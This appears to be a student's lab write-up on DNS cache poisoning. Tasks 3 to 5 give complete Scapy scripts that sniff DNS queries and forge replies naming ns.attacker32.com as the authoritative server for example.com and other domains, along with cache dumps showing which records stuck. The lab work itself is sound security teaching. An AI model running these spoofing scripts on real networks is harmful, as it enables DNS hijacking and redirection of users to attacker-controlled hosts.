
Task3 - Spoofing NS Records

In this section of the attack, we use the authority part of the code. At first, I check the dump file to see the name server of example.com.




Below is the new code with the new changes highlighted in yellow. (Look at the authority section.)


Here we use the new name server and put it in the cache. So, we don't only find the spoofed answer but we also spoof the nameserver with the fake one. Once cached, we keep receiving the same domain from the fake name server – ns.attacker32.com.




Below, I run the dig command targeting the ‘www.example.com’. I see that the spoofed answer is received, and I dump into the DNS cache. I also do a dig on the local dns and notice that now the authority section does show that attacker name server.




On checking the dump file, I realize that the name server for example.com is now the attacker name server.



Now I try the dig command on another sub host name of the example family. And yes the page was called from the ns.attacker name server.



I notice that on opening the fake example zone file from the attackers name server we can see that, once the ns.attacker32 name server is attached to the cache, the ip for all other domain names would be 1.2.3.6.



Task4


Below is the code for this task. I have changed the answer section data or the spoofed IP address, in the authority section I add the two domain names assigned by the attacker name server.

seed@VM: ~/.../dns

GNU nano 4.8 task4.py

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='4.0.0.0')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2,
                 an=Anssec/NSsec2, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-d9e45daf9030', filter=f, prn=spoof_dns)
```

Below I run the dig command for querying www.example.com, and I notice the spoofed ip in the answer section.



Now when I do a grep example on the dumped cache or the live DNS cache, I notice that the fake name server has been assigned to example.com. However, the google.com has not been saved in the cache as shown below.


```
root@93a380e2a63b:/# cat /var/cache/bind/dump.db | grep example
example.com.            777436  NS      ns.attacker32.com.
www.example.com.        863838  A       4.0.0.0
root@93a380e2a63b:/# cat /var/cache/bind/dump.db | grep google
root@93a380e2a63b:/# cat /var/cache/bind/dump.db | grep google
root@93a380e2a63b:/#
```

Task 5

Below is the code for task5, here I have added the additional section to spoof the domain name server and to carry out the attack.

```
  GNU nano 4.8                          task5.py                          Modifie
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='5.0.0.0')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.example.com')

   # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
```

Below is the screenshot after I run the dig command. Here I notice that the spoof was successful, and the query was answered with the spoofed IP. On the left we do notice that on running the same dig command on the local DNS, we see the additional, authority and answer section.



Now after analyzing the dump file, I notice that when I search if facebook.com was cached, no it was not cached. This happens because there is no record in the authority section for that corresponding match for that domain in the authority section and also facebook.com is not part of the example.com zone.

If I search to see if ns.attacker32.com was cached, no it was not cached. This is because according to the config file we see that there is already a rule to forward attacker32.com to the attackers domain server.

If I search to see if ns.example.net was cached, no it was not cached. This happens because there is no record in the authority section for that corresponding match for that domain in the authority section also ns.example.net is not part of the example.com zone.

```
root@93a380e2a63b:/# cat /var/cache/bind/dump.db | grep facebook
root@93a380e2a63b:/# cat /var/cache/bind/dump.db | grep attacker
                        777585  NS      ns.attacker32.com.
root@93a380e2a63b:/# cat /var/cache/bind/dump.db | grep example
example.com.            777585  NS      ns.example.com.
www.example.com.        863986  A       5.0.0.0
root@93a380e2a63b:/#
```

Hence in conclusion, none of the entries were cached.